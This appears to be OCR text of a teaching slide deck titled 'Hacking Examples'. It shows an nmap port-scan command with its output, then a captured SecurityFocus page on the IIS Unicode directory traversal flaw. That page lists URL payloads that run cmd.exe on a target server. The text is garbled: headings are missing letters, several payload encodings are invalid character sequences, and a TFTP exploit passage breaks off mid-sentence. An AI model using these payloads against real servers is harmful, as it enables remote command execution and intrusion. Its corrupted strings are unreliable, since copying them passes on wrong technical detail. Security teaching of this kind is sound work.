


Hacking Examples


Don't try this at home, kidz ...

xploration Air


ort scan


root@localhost:~
[root@localhost root]# nmap -sT -p 1-65535 -O -PT 10.0.1.9 | tee exair | more
Starting nmap V. 2.54BETA22 (www.insecure.org/nmap/)
Interesting ports on dhcp9.vanstrien.net (10.0.1.9):
(The 65527 ports scanned but not shown below are in state: closed)
Port State Service
21/tcp open ftp
80/tcp open http
135/tcp open loc-srv
139/tcp open netbios-ssn
443/tcp open https
1028/tcp open unknown
1031/tcp open iad2
7655/tcp open unknown
Remote operating system guess: Windows NT4 / Win95 / Win98
Nmap run completed -- 1 IP address (1 host up) scanned in 13 seconds
[root@localhost root]#


Web server identification




esearch


SecurityFocus home vulns exploit: Microsoft IIS and PWS Extended Unicode Directory T - Microsoft Internet Explorer
SecurityFocus
Bugtraq | Mailing Lists | Library
VULNERABILITIES
Microsoft IIS and PWS Extended Unicode Directory Traversal Vulnerability
info
discussion
exploit
solution
credit
help
http://target/scripts/..%c1%1c../path/file.ext
Eg.
http://target/scripts/..%c1%1c../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c0%9v../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c0%af../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c0%qf../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c1%8s../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c1%9c../winnt/system32/cmd.exe?/c+dir
http://target/scripts/..%c1%pc../winnt/system32/cmd.exe?/c+dir
http://target/msadc/..%c0%af../..%c0%af../..%c0%af../winnt/system32/cmd.exe?/c+dir
Zoa_Chien <zoachien@securax.org> describes the following exploits using TFTP or Samba in his post to Bugtraq:
By using tftp.exe that comes with NT and win2k by connecting and
VULNS
By Vendor
By Title
By Keyword
By BugTraq ID
By CVE ID
insideout
Firewall Intelligence
NEW!
HTML Newsletters
The Security eMarketing Report
SecurityFocus News
Microsoft Security News
Linux Security News
Subscribe
Done
Internet


esting an exploit



